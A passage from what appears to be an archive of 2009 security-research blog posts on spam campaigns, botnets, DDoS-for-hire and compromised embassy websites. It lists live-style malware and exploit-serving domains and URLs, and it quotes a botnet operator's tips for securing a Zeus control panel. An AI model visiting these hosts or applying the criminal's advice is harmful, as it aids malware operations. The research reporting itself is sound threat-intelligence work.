enforcement of CAPTCHA authentication for each and every new forum post/reply.

What happens with the successfully recognized CAPTCHAs? As usual, hundreds of thousands of bogus profiles

will get automatically registered for the purpose of spam and malware spreading, or reselling purposes. The

development of this service – if any – will be monitored and updates posted if it goes mainstream.

Related posts:

[4]The Unbreakable CAPTCHA

[5]Spammers attacking Microsoft's CAPTCHA – again

[6]Spam coming from free email providers increasing

[7]Gmail, Yahoo and Hotmail's CAPTCHA broken by spammers

[8]Microsoft's CAPTCHA successfully broken

[9]Vladuz's Ebay CAPTCHA Populator

[10]Spammers and Phishers Breaking CAPTCHAs

[11]DIY CAPTCHA Breaking Service

[12]Which CAPTCHA Do You Want to Decode Today?

1. http://blogs.zdnet.com/security/?p=1835

2. http://blogs.zdnet.com/security/?p=1835

3. http://recaptcha.net/learnmore.html

67

4. http://ddanchev.blogspot.com/2008/07/unbreakable-captcha.html

5. http://blogs.zdnet.com/security/?p=1986

6. http://blogs.zdnet.com/security/?p=1514

7. http://blogs.zdnet.com/security/?p=1418

8. http://blogs.zdnet.com/security/?p=1232

9. http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html

10. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

11. http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html

12. http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html

68

Pharmaceutical Spammers Targeting LinkedIn (2009-02-18 18:22)

Following January’s [1]malware campaign relying on bogus LinkedIn profiles, this time it’s pharmaceutical spammers’

turn to target the [2]business-oriented social networking site.

From a spammers/blackhat SEO-er’s perspective, this is done for the purpose of increasing the page rank of

their pharmaceutical domains based on the number of links coming from LinkedIn. The campaigns are monetized

through the usual [3]affiliate based pharmaceutical networks.

The following is a complete list of the currently active bogus domains, all part of identical campaigns:

linkedin .com/in/buyviagra45

linkedin .com/in/phenterminetrueway

linkedin .com/in/OnlineBuyProzac

linkedin .com/in/CheapBuyGabapentin

linkedin .com/in/BuyCheapTramadol

linkedin .com/in/cheaptramadol

linkedin .com/in/buybactrimonline

linkedin .com/in/OnlineBuyAugmentin

linkedin .com/in/OnlineBuyMetformin

linkedin .com/in/OnlineBuyBiaxin

linkedin .com/in/CheapBuyNorvasc

linkedin .com/in/OrderBuyCelebrex

linkedin .com/in/OnlineBuyLipitor

linkedin .com/in/BuyCheapOxycontin

linkedin .com/in/OnlineBuyHydrocodone

linkedin .com/in/OrderBuyPercocet

linkedin .com/in/OnlineBuyFioricet

linkedin .com/in/OrderBuyKlonopin

linkedin .com/in/OnlineBuyDiazepam

linkedin .com/in/OnlineBuyXanax

linkedin .com/in/CheapBuyOxycodone

linkedin .com/in/OnlineBuyClonazepam

linkedin .com/in/OnlineBuyEffexor

linkedin .com/in/OnlineBuyAmbien

linkedin .com/in/OnlineBuyAtivan

linkedin .com/in/OnlineBuyVicodin

linkedin .com/in/OnlineBuyNexium

linkedin .com/in/OrderBuyCipro

linkedin .com/in/OnlineBuyLorazepam

linkedin .com/in/propecia

linkedin .com/in/OnlineBuyAllegra

linkedin .com/in/CheapBuyMeridia

linkedin .com/in/OnlineBuyZithromax

linkedin .com/in/OnlineBuyCelexa

linkedin .com/in/clomid

linkedin .com/in/clonazepam

linkedin .com/in/BuyCheapNeurontin

linkedin .com/in/cheapfioricet

linkedin .com/in/OnlineBuyClomid

linkedin .com/in/OnlineBuyIbuprofen

linkedin .com/in/OnlineBuyZoloft

linkedin .com/in/OnlineBuyToprol

linkedin .com/in/OnlineBuyAleve

linkedin .com/in/OnlineBuyAleve

linkedin .com/in/OnlineBuyVioxx

linkedin .com/in/OnlineBuyWellbutrin

linkedin .com/in/OnlineBuyAmoxicillin

linkedin .com/in/OnlineBuySuboxone

linkedin .com/in/OnlineBuyOxycodone

linkedin .com/in/OnlineBuyLisinopril

linkedin .com/in/OrderBuyPrevacid

linkedin .com/in/OnlineBuyLevaquin

linkedin .com/in/OnlineBuyUltram

linkedin .com/in/OnlineBuyAlprazolam

linkedin .com/in/OnlineBuyLamictal

linkedin .com/in/OnlineBuyNaproxen

linkedin .com/in/OnlineBuyZyprexa

linkedin .com/in/OnlineBuyCoumadin

70

linkedin .com/in/OnlineBuyValium

linkedin .com/in/OnlineBuyLithium

linkedin .com/in/OnlineBuySynthroid

linkedin .com/in/OnlineBuyHerceptin

linkedin .com/in/OnlineBuyAvandia

linkedin .com/in/OnlineBuyTramadol

linkedin .com/in/OnlineBuyCymbalta

linkedin .com/in/OnlineBuyDoxycycline

linkedin .com/in/OnlineBuyProtonix

linkedin .com/in/OnlineBuyTestosterone

linkedin .com/in/OnlineBuyTopamax

linkedin .com/in/OnlineBuyBenadryl

linkedin .com/in/OnlineBuyBactrim

linkedin .com/in/OnlineBuyMethadone

linkedin .com/in/OnlineBuyAtenolol

linkedin .com/in/OnlineBuyConcerta

linkedin .com/in/OnlineBuyCrestor

linkedin .com/in/OnlineBuyTrazodone

linkedin .com/in/OnlineBuyVytorin

linkedin .com/in/OnlineBuyMelatonin

linkedin .com/in/OnlineBuyCephalexin

linkedin .com/in/OnlineBuyThyroid

linkedin .com/in/OnlineBuyChantix

linkedin .com/in/OnlineBuyInsulin

linkedin .com/in/OnlineBuyGenace

linkedin .com/in/OnlineBuyByetta

linkedin .com/in/OnlineBuyPropecia

linkedin .com/in/OnlineBuyPlavix

linkedin .com/in/OnlineBuyYaz

linkedin .com/in/OnlineBuyYasmin

linkedin .com/in/OnlineBuyPotassium

linkedin .com/in/OnlineBuyValtrex

linkedin .com/in/OnlineBuyVoltaren

linkedin .com/in/OnlineBuyPenicillin

linkedin .com/in/OnlineBuyZyrtec

linkedin .com/in/OnlineBuyMagnesium

linkedin .com/in/OnlineBuyPrednisone

linkedin .com/in/OnlineBuySeroquel

linkedin .com/in/OnlineBuySoma

linkedin .com/in/OnlineBuyGabapentin

linkedin .com/in/OnlineBuyAspirin

linkedin .com/in/OnlineBuyPseudovent

linkedin .com/in/OnlineBuyLortab

linkedin .com/in/OnlineBuyPaxil

linkedin .com/in/OnlineBuyAlli

linkedin .com/in/BuyCheapXenical

linkedin .com/in/CheapBuyUltracet

linkedin .com/in/buyhydrocodone

linkedin .com/in/OrderBuyAlli

linkedin .com/in/buypaxilonline

linkedin .com/in/OnlineBuyMobic

linkedin .com/in/OnlineBuyNaprosyn

linkedin .com/in/OnlineBuyCipro

linkedin .com/in/OnlineBuyMorphine

linkedin .com/in/vimax

linkedin .com/in/OnlineBuyAccutane

linkedin .com/in/vigrx

linkedin .com/in/OnlineBuyNorvasc

linkedin .com/in/OnlineBuyOxycontin

linkedin .com/in/OnlineBuyProvigil

linkedin .com/in/OnlineBuyPercocet

linkedin .com/in/OnlineBuyCelebrex

linkedin .com/in/OnlineBuyAdipex

linkedin .com/in/OnlineBuyRitalin

linkedin .com/pub/dir/purchase/viagra

72

linkedin .com/pub/dir/cialis/online

linkedin .com/pub/dir/methocarbamol/online

linkedin .com/pub/dir/acyclovir/online

linkedin .com/pub/dir/klonopin/online

linkedin .com/pub/dir/zyprexa/online

linkedin .com/pub/dir/amitriptyline/online

linkedin .com/pub/dir/buymodalertonline/buymodalertonline

linkedin .com/pub/dir/zocor/online

linkedin .com/pub/dir/levitra/online

linkedin .com/pub/dir/citalopram/online

linkedin .com/pub/dir/arimidex/online

linkedin .com/pub/dir/niacin/online

linkedin .com/pub/dir/phentermine/online

linkedin .com/pub/dir/provigil/online

linkedin .com/pub/dir/ritalin/online

Pharmaceutical domains used in the campaigns:

buy-pharmacy .info

viagra-pills .info

nenene .og

rxoffers .net

allrxs .org

onlinepharmacy4u .org

cheap-tramadol .us

buy-tramadol.blogdrive .com

buymodalert .com

rx-prime .com

suche-project .eu

Acquiring new users in a highly competitive Web 2.0 world is crucial, no doubt about it. But in 2009, if you're not at least requiring a valid email address, a confirmation of the registration combined with a CAPTCHA to at least slow down the bogus account registration process and ruin their efficiency model - systematic abuse of the service is inevitable ([4]Commercial Twitter spamming tool hits the market).

LinkedIn's abuse team has already been notified of these accounts.

1. http://ddanchev.blogspot.com/2009/01/dissecting-bogus-linkedin-profiles.html

2. http://en.wikipedia.org/wiki/LinkedIn

3. http://blogs.zdnet.com/security/?p=2054

4. http://blogs.zdnet.com/security/?p=2477

Fake Celebrity Video Sites Serving Malware - Part Three (2009-02-24 00:47)

In the overwhelming sea of [1]template-ization of malware serving sites, (naked)celebrities would always remain the default choice offered in the majority of bogus content generating tools taking advantage of the high-page rank of legitimate Web 2.0 services.

Following the 2008's [2]Fake Celebrity Video Sites Serving Malware series ([3]Part Two) the very latest addi-

tion to the series demonstrates the automatic abuse of legitimate infrastructure - in this case Blogspot for the purpose of traffic acquisition.

The following are currently active and part of the same campaign:

lisa-bonet-angel-heart.blogspot.com

milla-jovovich-gallery.blogspot.com

pamela-anderson-hot-sex-tape.blogspot.com

rihanna-nude-gallery.blogspot.com

kate-hudson-nude-gallery.blogspot.com

milla-jovovich-gallery.blogspot.com

teacher-slept-with-boy.blogspot.com

meg-white-new-sex-tape.blogspot.com

anna-faris-hot-video.blogspot.com

so-hard-movies.blogspot.com

76

vanessa-hot.blogspot.com

paris-hilton-sexass.blogspot.com

sex-tape-lindsay-lohan.blogspot.com

chloesevigny-privategallery.blogspot.com

kate-winslet-nude-gallery.blogspot.com

keeley-hazell-sex-hot-video .blogspot.com

miley-cyrus-sex-tape .blogspot.com

britney-spears-hottest-video .blogspot.com

miley-cyrus-naked-video .blogspot.com

alyssa-milano-naked-video .blogspot.com

kardashian-hot-video .blogspot.com

naked-jennifer-lopez .blogspot.com

vanessa-hudgens-hot-video .blogspot.com

hottest-lindsay-lohan-video .blogspot.com

cameron-diaz-porn .blogspot.com

underworld-rise-lycans .blogspot.com

Compared to the single-post only Blogspots, the following domains **top100videoz.com**; **cinemacafe.tv**; **xvids-top.com** have a lot more bogus content to offer.

1. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

2. http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html

77

3. http://ddanchev.blogspot.com/2008/08/fake-celebrity-video-sites-serving.html

78

The Cost of Anonymizing a Cybercriminal’s Internet Activities - Part Two (2009-02-24 16:10)

With VPN-enabled [1]malware infected hosts easily acting as stepping stones thanks to modules within popular

malware bots, next to commercial VPN-based services, [2]the cost of anonymizing a cybecriminal’s Internet activities is not only getting lower, but the process is ironically managed in data retention heavens such as the Netherlands, Luxembourg, USA and Germany in this particular case, by using the services of the following ISPs: *LeaseWeb AS*

Amsterdam, Netherlands; ROOT-AS root eSolutions; HOPONE-DCA HopOne Internet Corp.; NETDIRECT AS NETDIRECT

Frankfurt, DE.

Operating since 2004, yet another "cybercrime anonymization" service is using the bandwidth of legitimate data centers in order to run its VPN/Double/Triple VPN channels service which it exclusively markets in a "it’s where you advertise your services, and how you position yourself that speak for your intentions" fashion.

79

Description of the service:

" - *We will never sought to make the service cheaper than saving the safety of customers.*

- Our servers are located in one of the most stable and high-speed date points (total channel gigabita 1.2)

- Only we have the full support service to the date of the center, which prevents the installation of sniffers and

monitoring.

- We do not use standard solutions, our software is based on the modified code.

- Only here you get a stable and reliable service.

Characteristics of Sites:

- Channel 100MB, total channels gigabita 1.2.

- MPPE encryption algorithm is 128 bit

- Complete lack of logs and monitoring - a guarantee of your safety.

- Completely unlimited traffic.

- Support for all protocols of the Internet."

On the basis of chaining several different VPN channels located in different countries all managed by the same

service, combined with a Socks-to-VPN functionality where the Socks host is a malware compromised one, all of

which maintain no logs at all, is directly undermining the usefulness of [3]already implemented data retention laws.

Moreover, even a not so technically sophisticated user is aware that chaining these and adding more VPN servers in countries where no data retention laws exist at all, would result in the perfect anonymization service where the degree of anonymization would be proportional with the speed of the connection. In this case, **it’s the mix of legitimate and compromised infrastructure that makes it so cybercrime-friendly**.

In respect to the "no logs and monitoring for the sake of our customers security" claims, such services are based on trust, namely the customers are aware of the cybercriminals running them "in between" the rest of the services they offer, which and since they’re all "on the same page" an encrypted connection is more easily established.

However, an interesting perspective is worth pointing out - are the owners of the cybecrime-friendly VPN service forwarding the responsibility to their customers, or are in fact the customers forwarding the responsibility for their activities to the owners which are directly violating data retention laws and on purposely getting rid of forensic evidence?

Things are getting more complicated in the "cybercrime cloud" these days.

80

1. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

2. http://ddanchev.blogspot.com/2008/10/cost-of-anonymizing-cybercriminals.html

3. http://en.wikipedia.org/wiki/Telecommunications_data_retention#Home_Office_Voluntary_Code_of_Practice_on_Da

ta_Retention

81

Help! Someone Hijacked my 100k+ Zeus Botnet! (2009-02-26 21:42)

I’ve been looking for a similar chatter for a while now, given the existence of a [1]remotely exploitable vulnerability in an old Zeus crimeware release allowing a cybercriminal to inject a new user within the admin panel of another cybecriminal.

It appears that this guy has had his 100k+ Zeus botnet hijacked several months ago, and now that he’s man-

aged to at least partly recover the number of infected hosts in two separate botnets, is requesting advice on how to properly secure his administration panel.

Here’s an exact translation of his concerns :

" *Dear colleagues, I’d like to hear all sorts of ideas regarding to security of Zeus. I’ve been using Zeus for over an year now, and while I managed to create a botnet of 100k infected hosts someone hijacked it from me by adding a new user and changing my default layout to orange just to tip once he did it. Once I fixed my directory permissions. I now have two botnets, the first one is 30k and the second (thanks to a partnership with a friend) is now 3k located at different hosting providers.*

Sadly, yesterday I once again found out that my admin panel seems to have been compromised since all the

files were changed to different name, and access to the admin panel blocked by IP. Yes, that seems to be the IP the hijacker is using. The attacker has been snooping Apache logs in order to find IPs that have been used for logging purposes and blocked them all. Therefore I think the new user has been added by exploiting a flaw in Zeus. In my opinion a request was made to the database, either through an sql injection in s.php a file or a request from within a user with higher privileges.

Since I’ve aplied patches to known bugs, this could also be a compromise of my hosting provider. So here are some clever tips which I offer based on my experience with securing Zeus.

- Change the default set of commands, make them unique to your needs only.

- If it is possible to prohibit the reading and dump tables with logs all IP, to allow only certain (so that the crackers were not able to make a dump and did not read the logs in the database).

- If it is possible to prohibit editing of tables with all the commands of Zeus IP, to allow only certain (that could not be

"hijacked", insert the command bots)"

Surreal? Not at all, given the existing monoculture on the crimeware market. Morever, yet another vulnera-

bility was found in the Firepack web malware exploitation kit earlier this month ([2]Firepack remote command

execution exploit that leverages admin/ref.php). This exploit could have made a bigger impact in early 2008, the 82

peak of the Firepack kit, which was also localized to Chinese several months later:

[3]The FirePack Web Malware Exploitation Kit

[4]The FirePack Exploitation Kit - Part Two

[5]The FirePack Exploitation Kit Localized to Chinese

Ironically, cybercriminals too, seem to be using outdated versions of their crimeware.

Related posts:

[6]Crimeware in the Middle - Adrenalin

[7]76Service - Cybercrime as a Service Going Mainstream

[8]Zeus Crimeware as a Service Going Mainstream

[9]Modified Zeus Crimeware Kit Gets a Performance Boost

[10]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

[11]Zeus Crimeware Kit Gets a Carding Layout

[12]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[13]Crimeware in the Middle - Zeus

1. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

2. http://packetstorm.linuxsecurity.com/0902-exploits/firepack-exec.txt

3. http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html

4. http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html

5. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

6. http://ddanchev.blogspot.com/2009/02/crimeware-in-middle-adrenalin.html

7. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

8. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

9. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

10. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

11. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

12. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

13. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

83

Inside a DIY Image Spam Generating Traffic Management Kit (2009-02-26 22:48)

Whatever the spammer/pharma master or plain simple cybercriminal requires - the spamware vendors deliver so

that a win-win-win scenario takes place for the buyer, the seller, and the enabler, in this case the affiliate network allowing image-based spam compared to Web 1.0’s link based performance measurement.

That’s the main objective of one of the very latest traffic management kit is once again quality assurance in

the process of managing image-spam based campaigns.

84

Here’s a translated description of the traffic management kit:

" *As you know, now many pay per click networks offer within their ad scripts the so called graphic feeds.Any site allowing the use of the IMG tag can serve them, that includes popular free web based services. The problem so far has been the lack of quality measurement and optimization of this approach.*

85

This imposes severe restrictions on the ability to convert traffic to the resource, the automatic redirection of which is impossible. Our system allows you to allows you to create your own ads and send traffic to them to where you think they fit.

How it works: you create a campaign with your own keywords, generate a random image, customize it, gener-

ate a link to the ad and paste it into the hosting site, or include it in your email campaigns. By doing this you’re able to add more interactivity in your campaigns and improve your click through rates.

86

Here’s a summary of the features we offer you:

- Create messages with random text and random design. Change ad size and font color, underline, and the

selection, styles, font and alignment, frames - everything is set up. You can use any font that you want to - it’s completely up to you

- Manage design ads through profiles within the system, save your creativity

- Use of any image as the ads. This may be a screenshot of your pharmacy, banner, and even anything

87

- Combine different types of simple ads on the same page

- Create messages with any embedded images. For example (click on picture to see actual ad size)

- Use alternative keywords in the references (some of the resources do not allow to post links containing the names of pills and other banned words)

- Filter incoming traffic to the countries of the User-Agent, IP or range of IP"

It’s important to emphasize on the fact that this is a DIY image-spam generating kit, in comparison, the much

more efficient and again random image-spam generating service is offered by the sophisticated and experienced

managed spam service providers who still prefer working with reputable and well known individuals, instead of going mainstream.

Related posts:

[1]Quality Assurance in a Managed Spamming Service

[2]Managed Spamming Appliances - The Future of Spam

[3]Dissecting a Managed Spamming Service

[4]Inside a Managed Spam Service

[5]Spamming vendor launches managed spamming service

[6]Segmenting and Localizing Spam Campaigns

1. http://ddanchev.blogspot.com/2009/02/quality-assurance-in-managed-spamming.html

2. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

3. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

4. http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html

5. http://blogs.zdnet.com/security/?p=1899

6. http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html

1.3 March

Summarizing Zero Day’s Posts for February (2009-03-04 12:28)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for February. You can also go through previous summaries for [2]January, [3]December, [4]November, [5]October, [6]September, [7]August and [8]July, as well as subscribe to my [9]personal RSS feed or [10]Zero Day’s main feed.

01. [11]Commercial Twitter spamming tool hits the market

02. [12]Fake Antivirus XP pops-up at Cleveland.com

03. [13]Report: 92 % of critical Microsoft vulnerabilities mitigated by Least Privilege accounts

04. [14]Massive comment spam attack on Digg.com leads to malware

05. [15]Crimeware tracking service hit by a DDoS attack

06. [16]Targeted malware attacks exploiting IE7 flaw detected

07. [17]New Symbian-based mobile worm circulating in the wild

08. [18]Rogue security software spoofs ZDNet Reviews

09. [19]Adobe Reader 9 and Acrobat 9 zero day exploited in the wild

10. [20]Chinese hackers deface the Russian Consulate in Shanghai

11. [21]eBay solutions provider Auctiva.com infected with malware

12. [22]Malware campaign at YouTube uses social engineering tricks

13. [23]Research: 76 % of phishing sites hosted on compromised web servers

91

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

3. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

4. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

5. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

6. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

7. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

8. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

9. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

10. http://feeds.feedburner.com/zdnet/security

11. http://blogs.zdnet.com/security/?p=2477

12. http://blogs.zdnet.com/security/?p=2513

13. http://blogs.zdnet.com/security/?p=2517

14. http://blogs.zdnet.com/security/?p=2544

15. http://blogs.zdnet.com/security/?p=2596

16. http://blogs.zdnet.com/security/?p=2607

17. http://blogs.zdnet.com/security/?p=2617

18. http://blogs.zdnet.com/security/?p=2624

19. http://blogs.zdnet.com/security/?p=2631

20. http://blogs.zdnet.com/security/?p=2641

21. http://blogs.zdnet.com/security/?p=2648

22. http://blogs.zdnet.com/security/?p=2695

23. http://blogs.zdnet.com/security/?p=2707

92

Russian Homosexual Sites Under (Commissioned) DDoS Attack (2009-03-04 13:00)

From Russia with homophobia?

A week long DDoS attack launched against Russia’s most popular commercial homosexual sites has finally

ended. The simultaneous attack managed to successfully shut down the web servers of most of the sites, which

responded with filtering of all traffic that is not coming from Russia. Ironically, the attack was in fact coming from Russian, courtesy from a botnet operated by a DDoS for hire service.

Here’s a list of the sites that were subject to the DDoS, with the majority of them returning " *503 Service Temporarily Unavailable*" error message during last week :

gogay.ru

1gay.ru

androgin.ru

boysclub.ru

egay.ru

gaylines.ru

gaymoney.ru

gayplanet.ru

gayrelax.ru

xabalka.ru

On the 25th of January, gogay.ru was among the few sites to issue a statement and confirm the attacks offering financial reward for information leading to the source :

93

" *Yesterday (25 February), our site is subjected to serious hacker attacks (flood-attack capacity of 2 Mbit / sec). The attack reflected, but is still continuing at other gay sites 1gay.ru, egay.ru, xabalka.ru and so on. If you have any information (we are willing to pay for инфу of tailor-made) on the causes of the attack, if you - the webmaster and your own gay website exposed attacks (if the last few days your site has been slow to load and create a greater burden - it is very likely that the same attack, only disguised), sabotage, blackmail or extortion by unidentified persons*

- always contact us. "

Since the sites are commercial providers of homosexual multimedia content and are thereby bandwidth-consuming,

the attacks were aiming to disrupt their business operations, and they managed to do so. Russia’s government is well known to have [1]a rather violent take on homosexuality in general, and with overall availability of outsourced DDoS

attack services offering anonymity and destructive bandwidth, the efforts to request such an attack remain minimal.

1. http://www.workers.org/2006/world/russia-0608/

94

Inside (Yet Another) Managed Spam Service (2009-03-09 22:18)

Several years ago, getting into the spam business used to involve the [1]process of harvesting emails, figuring out ways to [2]segment the database, localize the spam campaign by using a free translation service [3]eventually ruining the social engineering effect, creating your very own botnet and coming up with creative ways to bypass anti-spam filters, ensuring the botnet remains operational, coming up with ways to obtain access to IPs with clean reputation, with little or no campaign effectiveness measurement at all..

These relatively higher market entry barriers are long gone. Today, every single step in [4]the spamming pro-

cess is managed and can be [5]outsourced in a cost-effective manner to the point where the [6]one-stop-shop spam vendors have vertically integrated and occupied [7]every single market segment possible in order to increase the

"lifetime value" of their potential customers.

When do you know that it’s going to get uglier in the long term? It’s that very special moment in time when the backend for such [8]a managed spam system utilizing malware infected hosts and legitimate servers for achieving its objectives, goes mainstream and its authors remove the "proprietary, high-profit margin revenues earning business model" label from it.

And with this particular moment in time already a fact since the middle of 2008 ([9]Spamming vendor launches

managed spamming service), yet another new market entrant is pitching its managed spam service with the ambition to monetize his access to a particular botnet, and break-even from the investment made in the backend system.

96

With 9 different campaigns already finished (see the top screenshot) and another one currently in progress spamming out 3215 emails using 1672 infected hosts based on a harvested email database consisting of 306204 emails (notice the percentage of non-existent emails potentially spam-poison traps), his business model is up and running.

Further developments and new features within the service would remain under close monitoring in the future

as well. In particular, the original vendor’s updates which would ultimately affect all of his "value-added partners"

improved managed spamming capabilities.

1. http://ddanchev.blogspot.com/2008/08/automatic-email-harvesting-20.html

2. http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html

3. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

4. http://ddanchev.blogspot.com/2009/02/quality-assurance-in-managed-spamming.html

5. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

6. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

7. http://ddanchev.blogspot.com/2009/02/inside-diy-image-spam-generating.html

8. http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html

9. http://blogs.zdnet.com/security/?p=1899

97

Azerbaijanian Embassies in Pakistan and Hungary Serving Malware (2009-03-11 15:45)

The very latest addition to the "Compromised International Embassies Series" are the Hungarian and Pakistani embassies of the Republic of Azerbaijan, which are currently [1]iFramed with exploits-serving domains.

Is there such a thing as a coincidence, especially when it comes to three malware embedded attacks in a week affecting [2]Azerbaijan’s USAID.gov section, and now their Pakistani (**azembassy.com.pk**) and Hungarian (**azerembassy.hu**) embassies? Depends, and while the USAID.gov attack was exclusively orchestrated for their section, the Pakistani and Hungarian ones are part of a more widespread campaign. Theoretically, this could be a noise generation tactic.

Here's a brief assessment of the attacks.

Both embassies are embedded with identical domains, parked at the same IP and redirecting to the same client-side exploits serving URL operated by Russian cybercriminals. **filmlifemusicsite .cn/in.cgi?cocacola95**; **promixgroup**

.cn/in.cgi?cocacola91; **betstarwager .cn/in.cgi?cocacola86** and **betstarwager .cn/in.cgi?cocacola80** all respond to (78.26.179.64; 66.232.116.3) and redirect to **clickcouner .cn/?t=5** (193.138.173.251)

Parked domains at 78.26.179.64; 66.232.116.3 :

denverfilmdigitalmedia .cn

litetopfindworld .cn

nanotopfind .cn

filmlifemusicsite .cn

litetoplocatesite .cn

litedownloadseek .cn

yourliteseek .cn

diettopseek .cn

bestlotron .cn

promixgroup .cn

betstarwager .cn

What prompted this sudden attention to Azerbaijanian web sites? [3]Azerbaijan’s President visit to Iran in the

same week when Russian Foreign Minister [4]Sergei Lavrov is visiting Azerbaijan? And why is the phone back domain for the malware served at the **USAID.gov** site phoning back to a [5]well known Russian Business Network domain (**fileuploader .cn/check/check.php**) which was again active in January, 2008 and used by one of my favorite malware groups to monitor during 2007/2008 - the "[6]New Media Malware Gang" ([7]Part Three; [8]Part Two and [9]Part One)?

Food for thought.

Related posts:

[10]Embassy of India in Spain Serving Malware

[11]Embassy of Brazil in India Compromised

[12]The Dutch Embassy in Moscow Serving Malware

[13]U.S Consulate in St. Petersburg Serving Malware

[14]Syrian Embassy in London Serving Malware

[15]French Embassy in Libya Serving Malware

1. http://securitylabs.websense.com/content/Alerts/3316.aspx

2. http://blogs.zdnet.com/security/?p=2817

3. http://www.isna.ir/ISNA/NewsView.aspx?ID=News-1304923&Lang=E

4. http://abc.az/eng/news_11_03_2009_33030.html

5. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

6. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

7. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

8. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

9. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

10. http://ddanchev.blogspot.com/2009/01/embassy-of-india-in-spain-serving.html

11. http://ddanchev.blogspot.com/2008/11/embassy-of-brazil-in-india-compromised.html

12. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

13. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

14. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

15. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

99

Who’s Behind the Estonian DDoS Attacks from 2007? (2009-03-12 17:39)

The rush to claim responsibility for 2007’s DDoS attacks against Estonia

100

Ethiopian Embassy in Washington D.C Serving Malware (2009-03-18 23:10)

Oops, they keep doing it again and again. The web site of the Ethiopian Embassy in Washington D.C (**ethiopianembassy.org**) has been [1]compromised and is currently iFrame-ed to point to a live exploits serving URL on behalf of Russian cybercriminals, naturally in a multitasking mode since the iFrame used to act as a redirector in several other malware campaigns.

Despite that the iFrame domain (**1tvv .com/index.php**) is already "taken care of", details on the original campaign can still be provided. Multiple dynamic redirectors with a hard coded malware serving domain are nothing

new, thanks to sophisticated traffic management kits allowing this to happen. The mentality applied here is pretty simple and is basically mimicking fast-flux as a concept.

With or without one of the redirection domains, the campaign keeps running like the following:

us18.ru/@/include/spl.php (91.203.4.112) as the hard coded malware serving domain within the mix, is currently serving Office Snapshot Viewer, MDAC, Adobe Collab overflow exploits etc. courtesy of web malware

exploitation kit (Fiesta). Traffic management is done through **trafficinc .ru** and **trafficmonsterinc .ru** also parked at 91.203.4.112 with [2]Win32.VirToolObfusca served at the end.

Related posts:

[3]USAID.gov compromised, malware and exploits served

[4]Azerbaijanian Embassies in Pakistan and Hungary Serving Malware

[5]Embassy of India in Spain Serving Malware

[6]Embassy of Brazil in India Compromised

[7]The Dutch Embassy in Moscow Serving Malware

[8]U.S Consulate in St. Petersburg Serving Malware

[9]Syrian Embassy in London Serving Malware

[10]French Embassy in Libya Serving Malware

1. http://www.sophos.com/security/blog/2009/03/3564.html

2. http://www.virustotal.com/analisis/fff217d70312ff26f48bdaef9e66b6c5

3. http://blogs.zdnet.com/security/?p=2817

4. http://ddanchev.blogspot.com/2009/03/azerbaijanian-embassies-in-pakistan-and.html

5. http://ddanchev.blogspot.com/2009/01/embassy-of-india-in-spain-serving.html

6. http://ddanchev.blogspot.com/2008/11/embassy-of-brazil-in-india-compromised.html

7. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

8. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

9. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

10. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

101

Crimeware in the Middle - Limbo (2009-03-19 18:59)

While you were out - "[1]Cybercrime-as-a-Service is finally taking off" and a $400 will get you in the hacking business.

Such a mentality speaks for an outdated situational awareness.

